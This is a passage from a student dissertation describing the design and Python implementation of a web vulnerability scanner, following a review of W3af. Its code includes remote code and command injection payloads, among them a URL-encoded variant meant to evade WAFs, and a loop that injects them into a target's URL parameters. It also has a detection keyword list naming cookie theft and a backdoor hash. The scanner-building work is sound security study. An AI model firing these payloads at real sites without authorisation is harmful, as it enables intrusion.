When using W3af, it can be described like a Metasploit (modular penetration testing platform that enables you to write, test, and execute exploit code) for Web Applications in the sense that there are plugins that get added into the framework. The processes and the functionality of these plugins are coordinated by the core, which finds vulnerabilities and carries out exploitation.

The service works automatically when the URL target is written in the textbox of the interface, and thanks to this interface, it is possible to choose the right plugins for your research. After the configuration, the scanner allows you to view logs, results, and the exploit (Figure 5).




Figure 5. W3af interface.

3.4.2 Usability

The installation of W3af is straightforward and understandable. Unlike Wapiti and Skipfish, here, you can choose to install the graphical interface, and this is a significant advantage because it is much clearer to understand the use.

The configuration of the scanner is very intuitive because you have to choose the type of profile and specify the plugins you want to run to find possible web vulnerabilities. A huge advantage is the ability to view the results while the process is running. Therefore, while the scanner is analysing the target application, it is possible to check the results it finds as it goes along. An important point is the display of these results, where a list of requests and responses is recorded. In that section, it is specified, for example, that it is broken out into the headers by parameters such as payloads, and then it can render it for us to show the behaviour of the page (Figure 6).




Figure 6. W3af result scanner.

However, while using the software, I have experienced lag problems, and by browsing online sources, I understood that W3af is still a software under development with a large community that helps, through reporting bugs, to improve the scanner.

3.5 Conclusions

Analysing these three competitive projects has made me realise the areas in which I will be working. One point that I consider fundamental is the scanning time. All three scanners have an undetermined runtime that sometimes can take more than half an hour. This may be because it needs to go through each module and see if the Web Application is vulnerable. Still, if a tester or user needs to know if it is only vulnerable to Cross-Site Scripting, he, unfortunately, has to wait until the end of the process. Even if the software offers a lot of information, it might overwhelm an end-user, even if all of the information is useful. Therefore, a nice and clean interface can help the user better understand the project. Having said that, it must nonetheless provide as much information as is required to do its work. As a result, finding a good balance that addresses both issues is essential.

Chapter 4

REQUIREMENTS ANALYSIS

4.1 Description

A precise classification of the project's requirements allows for a better understanding of what must be done. Therefore, I believe that a list of Functional and Non-Functional requirements is required, and I have opted to categorise them using the MoSCoW priority method for each requirement.

M = Must have, S = Should have, C = Could have, W = will not have

4.2 Functional

Requirements	MoSCow priority
Be able to write un the URL target in the interface	M
The user is able to paste (through Ctrl+V) the target URL in the textbox	S
Able to detect Cross-Site Scripting and Error based SQL injection	M
Able to detect Remote Code Execution	C
Allow uploading a file with suspicious code for analysation	S
Create a report with the results of the scanner	M
Login area for personal analysis	W

Table 2. Functional Requirements.

4.3 Non-Functional

Requirements	MoSCow priority
The visualisation of the back end in progress	M
The result must be clear and legible, maybe in different colours	M
Concise run time process, maximum 1 minute	S
The possibility of shouting down the application	M
An efficient searching algorithm to detect malicious code	S
Well-presented output result on the interface	C
Error message if invalid URL was written	M

Table 3. Non-Functional Requirements.

Chapter 5

DESIGN DEVELOPMENT

5.1 Visual design

5.1.1 Web Application Vulnerability Scanner Interface

The first impression when launching any software is the front end, which is the user interface. As has been said in previous chapters, creating an interface with a layout as clean and straightforward as possible leads to a better understanding of its use. That's why I wanted to create something simple that could perform all the necessary operations.

To have an idea about the content of the interface, its connections and what they should do, I created an Interface Flow Diagram, as shown in Figure 7.




Figure 7. Interface Flow Diagram.

This diagram aims to show high-level connections between all of the component pieces of the user interface and help me establish what I need and maybe, what I don't need for the scanner to perform correctly.

Basically, the "Main GUI" is the main window when the software is launched. It then contains several elements such as buttons, text fields, labels, or images. In fact, as we can see from the diagram above, the interface is composed of two text boxes, representing, respectively, "TextBox for the URL" (where the target URL will be pasted/written) and "Main TextBox" (where all results will be displayed). Next, I would need buttons that would run the process, such as the "Enter" button that will confirm the text input of the "TextBox for the URL". Later, I will need two buttons, each with a single, simple task. The "Clear" button will clear everything from the main text box. And the "Exit" button, as the word itself says, will execute the shut down of the program.

Finally, the last button named "Browse" opens a small window where you can select the file to be scanned. Once the selected file is confirmed, the latter has a direct connection to the "Main TextBox" that will display the result.

5.2 Technical design

5.2.1 System Overview

A fundamental part of the project is the technical design, which consists of explaining how the system works and discussing in more detail the components that I do or do not need for the implementation. However, before going into details, an overview represented by a rich picture helps in the realization of the project (Figure 8).




Figure 8. Rich Picture of how the Web Application Scanner will work.

In a very synthetic and essential way, the rich picture above represents how the Vulnerability Scanner system will work. Starting from left to right, the user tester or developer interacts with the software interface window, where he will have two choices.

- The first choice (the above part) is about entering the target URL, which is then processed by the back end that analyses the Web Application for vulnerabilities such as Cross-Site Scripting or SQL Injection and creates a report as a result.
- The second (the below part) is about selecting a file that he wants to scan, which will then be worked out by the back end and checked line-by-line if there is any malicious code. Later, the result will be recorded as a report.

This report is then displayed in the main interface so that the developer can analyse it and continue with his research.

All this process can also be explained through a use-case diagram (Figure 9), where the actors are the user and the developer, and the use cases are the Web Application, Scan for Web Application Vulnerability, Scanner File, and View Report Result. The user only has access to the Web Application where he can navigate through those websites that may be vulnerable. In addition to having access to the Web Application, the developer also has access to the vulnerability scanner. He can then run a scan for Web Application vulnerabilities using the Web Application. The scan includes the ability to scan files and extends the ability to view a report result.




Figure 9. Use-Case diagram.

5.2.2 Back-end and logical Design

With a general overview of the project completed, I can now move to the more specific and detailed section. Therefore, I will get a complete overview that will allow me to implement my project later. To understand how the classes and functions will be linked together and how they will work, I have provided the following detailed UML (Figure 10).




Figure 10. UML diagram for the Web Application Scanner.

Analysing the diagram, "MainWindow" will be the leading class whose graphical interface will be implemented and perform essential operations. It has the attribute "master", which will be simply the root of the interface to control all its objects. Finally, this class will contain two essential operations:

"*getValue(): url*", which will save the target URL given as input by the user, and "*openFile(): file_text*," which will save the file selected by the user so that it can be parsed later.

Once the URL value has been obtained, it must be checked. This will, in fact, be done separately in the "*header_reader*". This function will then take the URL as an attribute and will have the following methods: "*check():url*", "*setHost*" and "*setServer*". And then the same value will be transferred to three functions (*remote_code_execution*, *cross_site_scripting* and *error_based_sql_injection*) that will examine it. They will have the fundamental task of preparing the necessary payloads for each vulnerability. Therefore, detailed research is essential to choose the payloads to be used for the implementation. Moreover, in the setup of the payloads to be used later, I will use the Regular Expression (or RE) method that will allow me to mix patterns and strings of Unicode string and 8-bit string types. This will create patterns to be saved in the "*check*" variable that will be used later.

And finally, we enter the core of the project, the "*main_function*", which consists of the actual scanner using all the data provided above, such as "*url*", "*payload*", and "*check*". This class will have the task of scanning the HTML code and injecting payloads that might uncover a vulnerability. And finally, the results will be saved in a report text format.

5.3 Testing Plan design

5.3.1 Designing test strategy

A well-written test plan is fundamental to the realisation of the project. I consider it a roadmap for carrying out the necessary tests to guarantee that the software functions correctly.

In my case, in order to not risk damaging a possible Web Application, I need to run any tests on Web Applications that are specifically made to carry vulnerabilities of all kinds. Many of these are mentioned in the literature review, and the tests they run are mostly true or false, positive or negative, and accurate in finding vulnerabilities.

Therefore, I decided to use two types of strategy: Structural Testing Strategy and Behavioural Testing Strategy.

5.3.2 Structural Testing Strategy

Structural tests are built on the foundation of the software structure. They are also known as white-box tests because they are carried out with an extensive understanding of the software. Structural tests are typically done on individual components and interfaces to detect specific flaws in data feeds. Therefore, a thorough test of the objects in the interface and their attributes will be performed. In the best-case scenario, I might choose to run the tests during my implementation at regular intervals to save time and effort.

5.3.3 Behavioural Testing Strategy

Behavioural testing deals with how a system behaves rather than the mechanism that allows it to work. They are also referred to as black-box tests, and their objective is to test a third-party application from an end-user's perspective. It is concerned with workflows, setups, performance, and all aspects of the user experience. In this test, I will analyse the vulnerabilities found in the Web Application, trying to identify Remote Code Execution, Cross-Site Scripting, and error-based SQL injection. Moreover, an appropriate test of the time spent scanning will be demonstrated.

Chapter 6

IMPLEMENTATION

6.1 Back-end Vulnerability Scanner Development

With a clear view of the design, I need to establish what kind of technology to use and where to start. Thanks to the studies mentioned in the literature review, I learned that most scanners for Web Application vulnerabilities are written in the Python programming language. Moreover, two out of three scanners I analysed were written in Python (Wapiti and W3af). Therefore, I decided to use Python because it has a vast library of support besides being an easy language to learn, write and read. In my case, in fact, I need to use the library "urllib", which collects several modules for working with the URL, such as opening, reading, and parsing it.

This library gave me the possibility to start with the first step of my project, which was to check the URL to see the status and receive a response to be saved in the result text file (*Figure 11*).

```
opener = urllib.request.urlopen(url)
if opener.code == 200:
    print(col.green+" [!] Status code: 200 OK"+col.end)
    result.write(" [!] Status code: 200 OK \n")
if opener.code == 404:
    print(col.red+" [!] Page was not found! Please check the URL \n"+col.end)
    result.write(" [!] Page was not found! Please check the URL \n")
```

Figure 11. Check the status of the URL variable that contains the URL.

I then decided to create the "headerURL.py" file, which will contain the check status and the split of the Host and Server URL to be used later. (*Figure 12*)

```
#SERVER
Server = opener.headers.get(HTTP_HEADER.SERVER)

# HOST
Host = url.split("/")[2]
print(col.green+" [!] Host: " + str(Host) +col.end)
result.write(" [!] Host: " + str(Host) + "\n")
print(col.green+" [!] WebServer: " + str(Server) +col.end)
result.write(" [!] WebServer: " + str(Server) + "\n")
```

Figure 12. Host and Server spitting of the URL.

Subsequently, I decided to create another Python file named "scanner.py", where I will execute the main process of my project. I thus plan to divide the file into four parts, three of which will have the task of preparing the payloads to inject, one for each vulnerability chosen (RCE, XSS and error-based SQLi). According to their operation, these payloads will be saved in lists, such as in remote code injection presented in *Figure 13*. Furthermore, the creation of the variable "check" will finally check if the HTML code of the target Web Application has found a possible vulnerability created by the payload given earlier. Full code version in Appendix A.

```
# Remote Code Injection Payloads
payloads = [';${@print(md5(remoteCodeEx))}', ';${@print(md5("remoteCodeEx"))}']
# Encrypted Payloads to bypass some Security Filters & WAF's
payloads += ['%253B%2524%257B%2540print%2528md5%2528%2522remoteCodeEx%2522%2529%2529%257D%253B']
# Remote Command Execution Payloads
payloads += [';uname;', '&&dir', '&&type C:\\boot.ini', ';phpinfo();', ';phpinfo']
check = re.compile(rb"Linux|eval\(\)|SERVER_ADDR|Volume.+Serial|\\[boot", re.I)
```

Figure 13. Payload list and check variable of the function "remote_code_injection".

As we can see from the previous figure, I decided to write only the essential payloads that are very common in finding this vulnerability. We can see that among the first payloads (:\${@print(md5(remoteCodeEx))}), I am trying to inject a code that allows me to display as output the

string `remoteCodeEx`". Next, I added encrypted payloads to bypass some security filters and WAFs. And finally, I included payloads that contain execution commands such as `“;phpinfo();”` which, if there were that vulnerability, would allow you to execute any command in PHP format. Once the payloads are prepared, we can finally move to the fourth part, which consists of the actual scanner.

The function in question is called `“main_function”`, where I decided to start with more URL status checking as I did in the `“headerURL”` file. However, in this instance, I will check for WebKnight WAF via the status code of 999, which is some websites (for example, LinkedIn) that produce non-standard codes because scanning is not permitted. Moreover, the initialisation of the variable `“vulnerabilities”` to 0 is needed in order to count the bugs found in a vulnerable Web Application (Figure 14).

```
url_opener = urllib.request.urlopen(url)
vulnerabilities = 0
result = open("result.txt", "a")
if url_opener.code == 999:
    # Detetcing the WebKnight WAF from the StatusCode.
    print(col.red + " [~] WebKnight WAF Detected!" + col.end)
    result.write(" [~] WebKnight WAF Detected! \n")
```

Figure 14. Check if there is any WebKnight WAF code in the URL status.

Each scanner has its own scanning method, and I have decided to use a technique that is not too complicated and gets the job done. To do this, I opted to use an algorithm that involves using `“for loops”`, which can be described in three steps (Figure 15).

1. `“For loop”` takes the parameters one by one of the URLs after the character `“?”`. By using the `slip` method, I can choose the range of the parameter to be taken, which in my case is from `“?”` to `“&”`.
2. `“For loop”` replaces each URL parameter with payloads. This is the central part where it will test all the payloads initially added in list format. Thus, it will initially replace the parameter selected before and put the first payload in the list. After that, it will test if the URL link works or behaves differently via a `“useragent”` property that returns the user-agent header sent by the browser to the server. The content of the HTML page is then stored in a variable to be read line by line.
3. `“For loop”` that extracts information from the HTML target. For each line of HTML code, if one of the `“check”` parameters is found, it will be stored in the variable `“checker”`. Finally, if this variable is different from 0, a vulnerability has been found and will be stored as a result with the injected URL to be tested.

```

#For loop that takes the parameter after the "?" one by one
for params in url.split("?")[1].split("&"):
#Loop that replace parts of the URL with payloads
    for payload in payloads:
        bugs = url.replace(params, params + str(payload).strip())
        request = useragent.open(bugs)
        html = request.readlines()
        #Loop that extract information from html such as code, files, log, spreadsheets
        for line in html:
            checker = re.findall(check, line)
            #Condition if a payload was found
            if len(checker) != 0:
                print(col.red+" [*] Payload Found . . ."+col.end)
                result.write(" [*] Payload Found . . .")
                print(col.red+" [*] Payload: " + payload +col.end)
                result.write(" [*] Payload: " + payload + "\n")
                print(col.green+" [!] Code Snippet: " +col.end + str(line.strip()))
                result.write(" [!] Code Snippet: " + str(line.strip()) + "\n")
                print(col.blue+" [*] POC: "+col.end + bugs)
                result.write(" [*] POC: "+ bugs + "\n")
                vulnerabilities +=1

```

Figure 15. Main scanner process for Web Application Vulnerability.

If a vulnerability is found, all the necessary information will be saved in the result. The variable "vulnerabilities" will be incremented by one so that at the end, it will show how many bugs it has found.

6.2 Back-end File Scanner Development

Another crucial part of my project is the ability to scan a file with code in it and see if there are any possible security and privacy issues. The way to do this was to create a list of keywords that included malicious code strings, malicious payloads or strings that could corrupt the Web Application. The algorithm is based on two main loops; one runs through each element of the Keyword list and initialises the counter "counter_line" to zero. The second loop reads line by line from the selected file, and the counter increments by one for each line read. When a keyword is matched, a "Warning" message will be displayed with the line on which the suspicious code is located (Figure 16).

```

Keyword = ["document.location", "document.cookie", "/redirect", "c4fbb68607bcbb25407e0362dab0b2ea", "whoami", ";phpinfo"]
filename = filedialog.askopenfile(initialdir = "/Desktop/", title = "Select file", filetypes = (("text files", "*.txt"), ("all files", "*.*")))

try:
    self.text_main.insert(INSERT, "-----\n")
    data_result = []
    read_data = filename.readlines()
    # loop for each element of the list
    for key in Keyword:
        counter_line = 0
        # loop that reads line by line the file text
        for line in read_data:
            counter_line += 1
            # condition if a keyword is found on the line
            if key in line:
                print(col.red+"\n [!] WARNING: Match on the line %i : \n" % counter_line + line + col.end)
                self.text_main.insert(INSERT, "\n [!] WARNING: Match on the line %i : \n" % counter_line + line)
                self.type_of_case(key)
except:
    pass

```

Figure 16. File scanner algorithm.

In case an element of the Keyword list is found, the next part is to give descriptions of that specific element. So, I have decided to use a dictionary where it will be formed by the key, which represents each element of the list and, as a value, the description of possible security and privacy issues. Finally, an if condition will print the details if any malicious code is found (Figure 17).

```

def type_of_case(self, key):
    """
    Function that contain the information about the malicious code found
    """
    Keyword_dict = {"document.location": "[-] Description: \n The Document.location read-only property returns a location object, which contains information about the URL of the document and provides methods for changing that URL and loading another URL.\n",
                    "document.cookie": "[-] Description: \n In the code above document.cookies contain a semicolon-separated list of all cookies (i.e. key=value pairs). Note that each key and value may be surrounded by whitespace (space and tab characters): in fact, RFC 6265 mandates a single space after each semicolon, but some user agents may not abide by this. When user privacy is a concern, it's important that any web app implementation invalidate cookie data after a certain timeout instead of relying on the browser to do it. Many browsers let users specify that cookies should never expire, which is not necessarily safe.\n",
                    "/redirect": "[-] Description: \n Malicious redirects are caused by hackers injecting scripts into infected sites that send visitors to destinations where they usually get scammed or infected with malware.\n",
                    "24fb868607bcb507e0862dab0b2ea": "[-] Description: \n Md5 hash used as backdoor installed on the computer that sent commands in response to which it performs certain actions. These can be commands aimed at extracting valuable information from the system, such as environmental variables, or designed to perform an attack on the database. To get more information about the attacker you need to look into the access log of your server. You might find requests to your site with a path like this:/compromised.php?p=<password>6s<<command>\n",
                    "whoami": "[-] Description: \n It is basically the concatenation of the strings \"who\", \"am\", \"i\" as whoami. It displays information such as username of the current user that can be used for malicious reasons.\n",
                    "phpinfo": "[-] Description: \n When the attacker can assign another value to the variable, he will be able to create a new command by using a semicolon (;). He can now fill in the rest of the string. This way, he will not get any syntax errors in his work. As soon as he executes this code, the output of phpinfo would be displayed on the page. \n"}

    #Condition if to print the details if any malicious code was found
    if key in Keyword_dict:
        print(Keyword_dict[key])
        self.text_main.insert(INSERT, Keyword_dict[key])

```

Figure 17. Display the result of the element found on the list.

6.3 Front-end Development

As far as the front-end is concerned, I have just followed in detail the indications given in the design. Specifically, the interface will realise it through Tkinter, a Python packet for the GUI (Graphical User Interface). Then, I created a third Python file called "main.py".

The structure of the interface window had to be apparent at first glance, so I opted for a fundamental layout, as shown in Figure 18.




Figure 18. Graphical User Interface.

As we can see from the image above, the light colour between the background and the text allows for a non-intrusive view. At first glance, the user can see where to enter the URL and understand the functionality of the buttons.

Chapter 7

PRODUCT TESTING

7.1 Structural Testing

When development reaches the point where the product is finished to a given standard, testing must be performed to determine how well all the system's capabilities and tools function. To do this, a systematic approach must be used, with each part of the programme being tested. Appropriate and improper data must be provided for each input to test how the application responds to both sorts of information. A table was created to aid in clarifying where and what needed to be evaluated, as well as to illustrate the results of these tests (*Table 4*). It comprises the following information: the test case, the function tested, the instruction given, the expected result and if the actual result is equal to the expected result.

Testing proofs are in Appendix B.

